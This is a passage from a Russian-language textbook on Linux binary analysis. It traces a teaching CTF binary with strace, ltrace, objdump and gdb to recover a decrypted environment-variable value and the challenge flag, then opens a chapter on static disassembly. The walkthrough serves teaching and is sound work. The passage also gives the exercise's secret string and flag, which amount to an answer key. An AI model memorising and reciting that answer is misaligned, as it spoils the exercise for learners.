open("/ch3/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0p\t\0\0\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0775, st_size=10296, ...) = 0
mmap(NULL, 2105440, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f7034358000
```

```
mprotect(0x7f7034359000, 2097152, PROT_NONE) = 0
mmap(0x7f7034559000, 8192, PROT_READ|PROT_WRITE, ..., 3, 0x1000) = 0x7f7034559000
close(3)                                = 0
open("/ch3/libstdc++.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, st_mode=S_IFREG|0644, st_size=150611, ...) = 0
mmap(NULL, 150611, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f7034759000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/x86_64-linux-gnu/libstdc++.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0 \235\10\0\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0644, st_size=1566440, ...) = 0
mmap(NULL, 3675136, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f7033fd6000
mprotect(0x7f7034148000, 2097152, PROT_NONE) = 0
mmap(0x7f7034348000, 49152, PROT_READ|PROT_WRITE, ..., 3, 0x172000) = 0x7f7034348000
mmap(0x7f7034354000, 13312, PROT_READ|PROT_WRITE, ..., -1, 0) = 0x7f7034354000
close(3)                                = 0
open("/ch3/libgcc_s.so.1", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libgcc_s.so.1", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0p*\0\0\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0644, st_size=89696, ...) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034758000
mmap(NULL, 2185488, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f7033dc0000
mprotect(0x7f7033dd6000, 2093056, PROT_NONE) = 0
mmap(0x7f7033fd5000, 4096, PROT_READ|PROT_WRITE, ..., 3, 0x15000) = 0x7f7033fd5000
close(3)                                = 0
open("/ch3/libc.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0P\t\2\0\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0755, st_size=1864888, ...) = 0
mmap(NULL, 3967392, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f70339f7000
mprotect(0x7f7033bb6000, 2097152, PROT_NONE) = 0

mmap(0x7f7033db6000, 24576, PROT_READ|PROT_WRITE, ..., 3, 0x1bf000) = 0x7f7033db6000
mmap(0x7f7033dbc000, 14752, PROT_READ|PROT_WRITE, ..., -1, 0) = 0x7f7033dbc000
close(3)                                = 0
open("/ch3/libm.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libm.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0V\0\0\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0644, st_size=1088952, ...) = 0
mmap(NULL, 3178744, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f70336ee000
mprotect(0x7f70337f6000, 2093056, PROT_NONE) = 0
mmap(0x7f70339f5000, 8192, PROT_READ|PROT_WRITE, ..., 3, 0x107000) = 0x7f70339f5000
close(3)                                = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034757000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034756000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034754000
arch_prctl(ARCH_SET_FS, 0x7f7034754740) = 0
mprotect(0x7f7033db6000, 16384, PROT_READ) = 0
mprotect(0x7f70339f5000, 4096, PROT_READ) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034753000
mprotect(0x7f7034348000, 40960, PROT_READ) = 0
mprotect(0x7f7034559000, 4096, PROT_READ) = 0
mprotect(0x601000, 4096, PROT_READ)     = 0
mprotect(0x7f7034780000, 4096, PROT_READ) = 0
munmap(0x7f7034759000, 150611)          = 0
brk(NULL)                               = 0x1053000
brk(0x1085000)                          = 0x1085000
fstat(1, st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...) = 0
write(1, "checking 'show_me_the_flag'\n", 28checking 'show_me_the_flag'
) = 28
write(1, "ok\n", 3ok
) = 3
exit_group(1) = ?
+++ exited with 1 +++
```

При трассировке программы с самого начала `strace` включает все системные вызовы, которые интерпретатор программы использует для настройки процесса, поэтому вывод получается довольно многословным. Первый системный вызов в нём - `execve`, который командная оболочка вызывает для запуска программы. После этого управление принимает интерпретатор программы и начинает настраивать среду выполнения. В частности, он создаёт области памяти и с помощью `mprotect` устанавливает правильные разрешения доступа к ним. Кроме того, видны системные вызовы для поиска и загрузки необходимых динамических библиотек.

Вспомните: в разделе 5.5 вы задали переменную окружения `LD_LIBRARY_PATH`, чтобы динамический компоновщик добавил текущий рабочий каталог к пути поиска. Именно поэтому видно, как динамический компоновщик ищет библиотеку `lib5ae9b7f.so` в нескольких стандартных подкаталогах текущего рабочего каталога, пока наконец не находит её в корне рабочего каталога. Найдя библиотеку, динамический компоновщик читает её и отображает в память. Процесс настройки повторяется для других необходимых библиотек, например `libstdc++.so.6`, и именно на него приходится подавляющее большинство вывода `strace`.

Лишь в последних трёх системных вызовах наконец появляется поведение, характерное для приложения. Первый системный вызов, который выполняет сам `ctf`, - `write`; он печатает на экране `checking 'show_me_the_flag'`. Затем ещё один вызов `write` печатает строку `ok`, а в конце вызывается `exit_group`, приводящий к выходу с кодом состояния 1.

Всё это интересно, но как оно помогает понять, каким образом извлечь флаг из `ctf`? Ответ прост: никак! В данном случае `strace` не раскрыл ничего полезного, однако я всё равно хотел показать, как он работает, поскольку этот инструмент помогает разбираться в поведении программ. Например, наблюдение за системными вызовами программы полезно не только для анализа бинарных файлов, но и для отладки.

Исследование системных вызовов `ctf` мало чем помогло, поэтому обратимся к библиотечным вызовам. Для их просмотра применяется `ltrace`. Будучи близким родственником `strace`, он принимает многие из тех же параметров командной строки, в том числе `-p` для подключения к существующему процессу. Здесь воспользуемся параметром `-i`, чтобы при каждом библиотечном вызове печатался указатель команд: это пригодится позднее. Параметр `-C` будет автоматически восстанавливать декорированные имена функций C++. Запустим `ctf` через `ltrace` с самого начала, как показано в листинге 5-7.

Листинг 5-7. Библиотечные вызовы бинарного файла `ctf`

```
$ ltrace -i -C ./ctf show_me_the_flag
[0x400fe9] __libc_start_main(0x400bc0, 2, 0x7ffc22f441e8, 0x4010c0 <unfinished ...>
[0x400c44] __printf_chk(1, 0x401158, 0x7ffc22f4447f, 160checking 'show_me_the_flag') = 28
[0x400c51] strcmp("show_me_the_flag", "show_me_the_flag") = 0
[0x400cf0] puts("ok"ok) = 3
[0x400d07] rc4_init(rc4_state_t*, unsigned char*, int)
             (0x7ffc22f43fb0, 0x4011c0, 66, 0x7fe979b0d6e0) = 0
[0x400d14] std::__cxx11::basic_string<char, std::char_traits<char>,
             std::allocator<char> >::assign(char const*)
             (0x7ffc22f43ef0, 0x40117b, 58, 3) = 0x7ffc22f43ef0
[0x400d29] rc4_decrypt(rc4_state_t*, std::__cxx11::basic_string<char,
             std::char_traits<char>, std::allocator<char> >&)
             (0x7ffc22f43f50, 0x7ffc22f43fb0, 0x7ffc22f43ef0, 0x7e889f91) = 0x7ffc22f43f50
[0x400d36] std::__cxx11::basic_string<char, std::char_traits<char>,
             std::allocator<char> >::_M_assign(std::__cxx11::basic_string<char,
             std::char_traits<char>, std::allocator<char> > const&)
             (0x7ffc22f43ef0, 0x7ffc22f43f50, 0x7ffc22f43f60, 0) = 0
[0x400d53] getenv("GUESSME") = nil
[0xffffffffffffffff] +++ exited (status 1) +++
```

Как видите, этот вывод `ltrace` гораздо удобнее читать, чем вывод `strace`, поскольку он не засорён всем кодом настройки процесса.

Первый библиотечный вызов - `__libc_start_main`, который функция **`_start`** вызывает для передачи управления функции **`main`** программы. После запуска **`main`** её первый библиотечный вызов печатает на экране уже знакомую строку **`checking ...`**. Сама проверка оказывается сравнением строк, реализованным с помощью **`strcmp`**; она удостоверяется, что переданный **`ctf`** аргумент равен **`show_me_the_flag`**. Если это так, на экране печатается **`ok`**.

Пока что это в основном уже знакомое поведение. Но затем появляется нечто новое: криптографическая система RC4 инициализируется вызовом `rc4_init`, расположенным в извлечённой ранее библиотеке. После этого выполняется `assign` для строки C++, предположительно инициализирующий её зашифрованным сообщением. Затем сообщение расшифровывается вызовом `rc4_decrypt`, а расшифрованное сообщение присваивается новой строке C++.

Наконец вызывается `getenv` - функция стандартной библиотеки для поиска переменных окружения. Видно, что `ctf` ожидает переменную окружения с именем `GUESSME`! Значением этой переменной вполне может быть строка, расшифрованная ранее. Проверим, изменится ли поведение `ctf`, если задать для `GUESSME` фиктивное значение:

```
$ GUESSME='foobar' ./ctf show_me_the_flag
checking 'show_me_the_flag'
ok
guess again!
```

После задания `GUESSME` появляется дополнительная строка вывода `guess again!`. Похоже, `ctf` ожидает, что `GUESSME` будет равна какому-то другому определённому значению. Возможно, ещё один запуск `ltrace`, показанный в листинге 5-8, раскроет ожидаемое значение.

Листинг 5-8. Библиотечные вызовы бинарного файла `ctf` после задания переменной окружения `GUESSME`

```
$ GUESSME='foobar' ltrace -i -C ./ctf show_me_the_flag
...
[0x400d53] getenv("GUESSME") = "foobar"
[0x400d6e] std::__cxx11::basic_string<char, std::char_traits<char>,
             std::allocator<char> >::assign(char const*)
             (0x7fffc7af2b00, 0x401183, 5, 3) = 0x7fffc7af2b00
[0x400d88] rc4_decrypt(rc4_state_t*, std::__cxx11::basic_string<char,
             std::char_traits<char>, std::allocator<char> >&)
             (0x7fffc7af2b60, 0x7fffc7af2ba0, 0x7fffc7af2b00, 0x401183) = 0x7fffc7af2b60
[0x400d9a] std::__cxx11::basic_string<char, std::char_traits<char>,
             std::allocator<char> >::_M_assign(std::__cxx11::basic_string<char,
             std::char_traits<char>, std::allocator<char> > const&)
             (0x7fffc7af2b00, 0x7fffc7af2b60, 0x7700a0, 0) = 0
[0x400db4] operator delete(void*)(0x7700a0, 0x7700a0, 21, 0) = 0
[0x400dd7] puts("guess again!"guess again!) = 13
[0x400c8d] operator delete(void*)(0x770050, 0x76fc20, 0x7f70f99b3780, 0x7f70f96e46e0) = 0
[0xffffffffffffffff] +++ exited (status 1) +++
```

После вызова `getenv` программа `ctf` присваивает и расшифровывает ещё одну строку C++. К сожалению, между расшифрованием и моментом, когда на экране печатается `guess again!`, не видно никаких подсказок относительно ожидаемого значения `GUESSME`. Это означает, что сравнение `GUESSME` с ожидаемым значением реализовано без каких-либо библиотечных функций. Придётся выбрать другой подход.

5.8. Исследование поведения на уровне инструкций с помощью objdump

Поскольку известно, что значение переменной окружения GUESSME проверяется без хорошо известных библиотечных функций, логичным следующим шагом будет исследовать ctf на уровне инструкций с помощью objdump и выяснить, что происходит.[3]

Из вывода ltrace в листинге 5-8 известно, что строка guess again! печатается вызовом puts по адресу 0x400dd7. Сосредоточим исследование objdump вокруг этого адреса. Полезно также узнать адрес строки, чтобы найти первую загружающую её инструкцию. Для этого можно посмотреть секцию .rodata бинарного файла ctf, попросив objdump -s вывести всё содержимое секции, как показано в листинге 5-9.

Листинг 5-9. Содержимое секции .rodata файла ctf, показанное objdump

```
$ objdump -s --section .rodata ctf

ctf:     file format elf64-x86-64

Contents of section .rodata:
  401140 01000200 44454255 473a2061 7267765b  ....DEBUG: argv[
  401150 315d203d 20257300 63686563 6b696e67  1] = %s.checking
  401160 20272573 270a0073 686f775f 6d655f74   '%s'..show_me_t
  401170 68655f66 6c616700 6f6b004f 89df919f  he_flag.ok.O....
  401180 887e009a 5b38babe 27ac0e3e 434d6285  .~..[8..'..>CMb.
  401190 55868954 3848a34d 00192d76 40505e3a  U..T8H.M..-v@P^:
  4011a0 00726200 666c6167 203d2025 730a0067  .rb.flag = %s..g
  4011b0 75657373 20616761 696e2100 00000000  uess again!.....
  4011c0 49742773 206b696e 6461206c 696b6520  It's kinda like
  4011d0 4c6f7569 7369616e 612e204f 72204461  Louisiana. Or Da
  4011e0 676f6261 682e2044 61676f62 6168202d  gobah. Dagobah -
  4011f0 20576865 72652059 6f646120 6c697665   Where Yoda live
  401200 73210000 00000000                    s!......
```

Исследовав секцию .rodata файла ctf с помощью objdump, можно увидеть строку guess again! по адресу 0x4011af. Теперь обратимся к листингу 5-10, где приведены инструкции вокруг вызова puts, и выясним, какие входные данные ctf ожидает в переменной окружения GUESSME.

Листинг 5-10. Инструкции, проверяющие значение GUESSME

```
$ objdump -d ctf
...
400dc0: 0f b6 14 03     movzx  edx,BYTE PTR [rbx+rax*1]
400dc4: 84 d2           test   dl,dl
400dc6: 74 05           je     400dcd <_Unwind_Resume@plt+0x22d>
400dc8: 3a 14 01        cmp    dl,BYTE PTR [rcx+rax*1]
400dcb: 74 13           je     400de0 <_Unwind_Resume@plt+0x240>
400dcd: bf af 11 40 00  mov    edi,0x4011af
400dd2: e8 d9 fc ff ff  call   400ab0 <puts@plt>
400dd7: e9 84 fe ff ff  jmp    400c60 <_Unwind_Resume@plt+0xc0>
400ddc: 0f 1f 40 00     nop    DWORD PTR [rax+0x0]
400de0: 48 83 c0 01     add    rax,0x1
400de4: 48 83 f8 15     cmp    rax,0x15
400de8: 75 d6           jne    400dc0 <_Unwind_Resume@plt+0x220>
...
```

Строка guess again! загружается инструкцией по адресу 0x400dcd, а затем печатается посредством puts. Это ветвь неудачи; пройдём от неё назад.

В ветвь неудачи можно попасть из цикла, начинающегося по адресу 0x400dc0. На каждой итерации он загружает байт из массива - вероятно, строки - в edx. Регистр rbx указывает на начало массива, а rax индексирует его. Если загруженный байт оказывается NULL, инструкция je по адресу 0x400dc6 переходит в ветвь неудачи. Сравнение с NULL проверяет достижение конца строки. Если конец строки достигнут здесь, она слишком коротка и совпадения быть не может. Если байт не

равен NULL, переход je не выполняется, и управление передаётся следующей инструкции по адресу 0x400dc8, которая сравнивает байт в edx с байтом другой строки, начинающейся по адресу из rcx и индексируемой rax.

Если сравниваемые байты совпадают, программа переходит по адресу 0x400de0, где увеличивает индекс строки и проверяет, равен ли он 0x15 - длине строки. При равенстве сравнение строк завершено; в противном случае программа переходит к следующей итерации цикла.

Из этого анализа теперь известно, что строка, начало которой находится в регистре rcx, используется как эталон. Программа сравнивает с ним строку окружения из переменной GUESSME. Следовательно, если извлечь эталонную строку, можно узнать ожидаемое значение GUESSME! Поскольку строка расшифровывается во время выполнения и статически недоступна, вместо objdump для её восстановления потребуется динамический анализ.

5.9. Извлечение динамического строкового буфера с помощью gdb

Вероятно, самый распространённый инструмент динамического анализа в GNU/Linux - gdb, или GNU Debugger. Как следует из названия, gdb предназначен главным образом для отладки, но его можно применять для самых разных задач динамического анализа. Это чрезвычайно универсальный инструмент, и охватить в этой главе все его возможности невозможно. Однако я рассмотрю некоторые наиболее употребительные функции gdb, с помощью которых можно восстановить ожидаемое значение GUESSME. Сведения о gdb лучше искать не на справочной странице, а по адресу gnu.org, где находится обширное руководство по всем поддерживаемым командам gdb.

Подобно strace и ltrace, gdb умеет подключаться к уже выполняющемуся процессу. Однако ctf не относится к длительно работающим процессам, поэтому его можно просто с самого начала запустить через gdb. Поскольку gdb - интерактивный инструмент, после запуска бинарного файла под его управлением выполнение начинается не сразу. Напечатав начальное сообщение с некоторыми указаниями по использованию, gdb приостанавливается и ожидает команду. О том, что gdb ждёт команду, свидетельствует приглашение (gdb).

В листинге 5-11 показана последовательность команд gdb, необходимых для поиска ожидаемого значения переменной окружения GUESSME. Каждая команда будет объяснена при обсуждении листинга.

Листинг 5-11. Поиск ожидаемого значения GUESSME с помощью gdb

```
$ gdb ./ctf
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ctf...(no debugging symbols found)...done.
(gdb) b *0x400dc8
```

```
Breakpoint 1 at 0x400dc8
(gdb) set env GUESSME=foobar
(gdb) run show_me_the_flag
Starting program: /home/binary/code/chapter3/ctf show_me_the_flag
checking 'show_me_the_flag'
ok

Breakpoint 1, 0x0000000000400dc8 in ?? ()
(gdb) display/i $pc
1: x/i $pc
=> 0x400dc8:    cmp    (%rcx,%rax,1),%dl
(gdb) info registers rcx
rcx            0x615050 6377552
(gdb) info registers rax
rax            0x0      0
(gdb) x/s 0x615050
0x615050:       "Crackers Don't Matter"
(gdb) quit
```

Одна из самых основных функций любого отладчика - установка точки останова, то есть адреса или имени функции, на которых отладчик «останавливает» выполнение. Достигая точки останова, отладчик приостанавливает выполнение, возвращает управление пользователю и ожидает команду. Чтобы извлечь «волшебную» строку, с которой сравнивается переменная окружения `GUESSME`, вы устанавливаете точку останова по адресу `0x400dc8`, где выполняется сравнение. Команда `gdb` для установки точки останова по адресу имеет вид `b *address`, где `b` - сокращённая форма команды `break`. Если доступны символы - в данном случае их нет, - точку останова у входа в функцию можно установить по имени этой функции. Например, для точки останова в начале `main` служит команда `b main`.

Установив точку останова, перед началом выполнения `ctf` нужно сделать ещё кое-что. Требуется задать значение переменной окружения `GUESSME`, чтобы `ctf` не завершилась преждевременно. В `gdb` переменная окружения `GUESSME` задаётся командой `set env GUESSME=foobar`. Теперь можно начать выполнение `ctf`, введя команду `run show_me_the_flag`. Как видите, команде `run` можно передавать аргументы, которые затем автоматически передаются анализируемому бинарному файлу - в нашем случае `ctf`. Программа `ctf` начинает обычное выполнение и должна продолжать его до достижения точки останова.

Когда `ctf` достигает точки останова, `gdb` приостанавливает её выполнение, возвращает вам управление и сообщает о срабатывании точки. Теперь командой `display/i $pc` можно вывести инструкцию у текущего счётчика команд (`$pc`) и удостовериться, что это ожидаемая инструкция. Как и предполагалось, `gdb` сообщает, что следующей будет выполнена инструкция `cmp (%rcx,%rax,1),%dl` - именно интересующая нас инструкция сравнения в синтаксисе AT&T.

Теперь, достигнув точки выполнения `ctf`, где `GUESSME` сравнивается с ожидаемой строкой, нужно определить базовый адрес строки, чтобы извлечь её. Для просмотра базового адреса в регистре `rcx` применяется команда `info registers rcx`. Можно также посмотреть содержимое `rax` и удостовериться, что счётчик цикла, как и ожидалось, равен нулю. Команду `info registers` можно вызвать и без имени регистра: тогда `gdb` покажет содержимое всех регистров общего назначения.

Теперь известен базовый адрес извлекаемой строки: она начинается по адресу `0x615050`. Остаётся только извлечь строку по этому адресу. Для извлечения памяти в `gdb` служит команда `x`, которая умеет выводить память с разной гранулярностью и в различных представлениях. Например, `x/d` выводит один байт в десятичном виде, `x/x` - байт в шестнадцатеричном виде, а `x/4xw` - четыре шестнадцатеричных слова, то есть 4-байтовых целых числа. Здесь полезнее всего вариант `x/s`, который выводит строку в стиле C, продолжая до первого байта `NULL`. Выполнив команду `x/s 0x615050` для интересующей нас строки, можно увидеть, что ожидаемое значение `GUESSME` - `Crackers Don't Matter`. Выйдем из `gdb` командой `quit` и испытаем его!

```
$ GUESSME="Crackers Don't Matter" ./ctf show_me_the_flag
checking 'show_me_the_flag'
ok
flag = 84b34c124b2ba5ca224af8e33b077e9e
```

Как показывает этот вывод, наконец выполнены все действия, необходимые, чтобы заставить `ctf` выдать секретный флаг! В виртуальной машине, в каталоге этой главы, находится программа `oracle`. Передайте ей флаг следующим образом: `./oracle 84b34c124b2ba5ca224af8e33b077e9e`. Теперь открыта следующая задача, которую вы сможете решить самостоятельно с помощью приобретённых навыков.

5.10. Итоги

В этой главе я познакомил вас со всеми основными инструментами анализа бинарных файлов Linux, необходимыми эффективному специалисту. Большинство этих инструментов довольно просты, однако, сочетая их, можно в считанные минуты реализовывать мощные методы анализа бинарных файлов! В следующей главе вы изучите несколько основных инструментов дизассемблирования и другие, более продвинутые методы анализа.

Упражнение

1. Новая задача CTF

Решите новую задачу CTF, которую открыла программа `oracle`! Всю задачу можно выполнить, пользуясь только рассмотренными в этой главе инструментами и знаниями из главы 2. Закончив, не забудьте передать найденный флаг программе `oracle`, чтобы открыть следующую задачу.

Примечания

[1] [назад] И опасный! Командой `dd` настолько легко случайно перезаписать важные файлы, что буквы `dd` нередко расшифровывают как destroy disk («уничтожить диск»). Разумеется, пользуйтесь ею осторожно.
[2] [назад] RC4 - широко применявшийся потоковый шифр, известный простотой и быстродействием. Дополнительные сведения о нём можно найти по адресу en.wikipedia.org. Обратите внимание: теперь RC4 считается взломанным, и его не следует применять ни в каких новых реальных проектах!
[3] [назад] Вспомните из главы 1, что `objdump` - простой дизассемблер, поставляемый с большинством дистрибутивов Linux.

Глава 6. Основы дизассемблирования и анализа бинарных файлов

Теперь, когда вы знаете устройство бинарных файлов и знакомы с основными инструментами их анализа, пора приступить к дизассемблированию! В этой главе вы узнаете о достоинствах и недостатках основных подходов и инструментов дизассемблирования. Я также рассмотрю более продвинутые методы исследования свойств потока управления и потока данных дизассемблированного кода.

Обратите внимание: эта глава не является руководством по обратной разработке; для её изучения я рекомендую книгу Криса Игла «The IDA Pro Book» (No Starch Press, 2011). Наша цель - познакомиться с основными алгоритмами дизассемблирования и узнать, что дизассемблеры могут и чего не могут. Эти знания помогут лучше понять более продвинутые методы из последующих глав, поскольку в основе таких методов неизменно лежит дизассемблирование. В большинстве примеров этой главы я буду пользоваться `objdump` и IDA Pro. Для упрощения обсуждения в некоторых примерах будет применяться псевдокод. В приложении C приведён перечень известных дизассемблеров, которые можно испытать вместо IDA Pro или `objdump`.

6.1. Статическое дизассемблирование

Весь анализ бинарных файлов можно отнести к статическому анализу, динамическому анализу или их сочетанию. Говоря «дизассемблирование», обычно имеют в виду статическое дизассемблирование, при котором инструкции извлекаются из бинарного файла без его выполнения. В отличие от него динамическое дизассемблирование, чаще называемое трассировкой выполнения, записывает в журнал каждую исполненную инструкцию по мере работы бинарного файла.

Цель любого статического дизассемблера - преобразовать весь код бинарного файла в форму, которую может читать человек или обрабатывать машина для дальнейшего анализа. Для этого статический дизассемблер должен выполнить следующие действия:

1. Загрузить бинарный файл для обработки с помощью загрузчика, подобного реализованному в главе 4.
2. Найти в бинарном файле все машинные инструкции.
3. Дизассемблировать эти инструкции в форму, удобочитаемую человеком или машиной.

К сожалению, на практике шаг 2 часто оказывается очень трудным, что приводит к ошибкам дизассемблирования. Существуют два основных подхода к статическому дизассемблированию, и каждый по-своему старается избегать таких ошибок: линейное дизассемблирование и рекурсивное дизассемблирование. К сожалению, ни один из них не идеален во всех случаях. Обсудим компромиссы между этими двумя методами статического дизассемблирования. К динамическому дизассемблированию мы вернёмся позднее в этой главе.

На рис. 6-1 показаны основные принципы линейного и рекурсивного дизассемблирования. Кроме того, выделены некоторые типы ошибок, возможных при каждом подходе.




Рис. 6-1. Линейное и рекурсивное дизассемблирование. Стрелки показывают ход дизассемблирования. Серые блоки обозначают пропущенный или повреждённый код

6.1.1. Линейное дизассемблирование

Начнём с линейного дизассемблирования - концептуально самого простого подхода. Оно последовательно проходит по всем сегментам кода бинарного файла, декодирует каждый байт и преобразует байты в список инструкций. Этот подход применяют многие простые дизассемблеры, включая знакомый по главе 1 `objdump`.

Риск линейного дизассемблирования состоит в том, что не все байты обязательно являются инструкциями. Например, некоторые компиляторы, в том числе Visual Studio, перемежают код данными, такими как таблицы переходов, не оставляя никаких указаний на точное расположение этих данных. Если дизассемблер случайно примет такие встроенные данные за код, ему могут встретиться недопустимые коды операций. Хуже того, байты данных могут случайно соответствовать допустимым кодам операций, и тогда дизассемблер выведет ложные инструкции. Особенно вероятно это для плотных архитектур наборов команд, таких как x86, где большинство байтовых значений представляют допустимый код операции.

Кроме того, в архитектурах с кодами операций переменной длины, таких как x86, встроенные данные способны даже нарушить синхронизацию дизассемблера с настоящим потоком инструкций. Обычно дизассемблер вновь синхронизируется самостоятельно, но до этого он может пропустить несколько первых настоящих инструкций после встроенных данных, как показано на рис. 6-2.

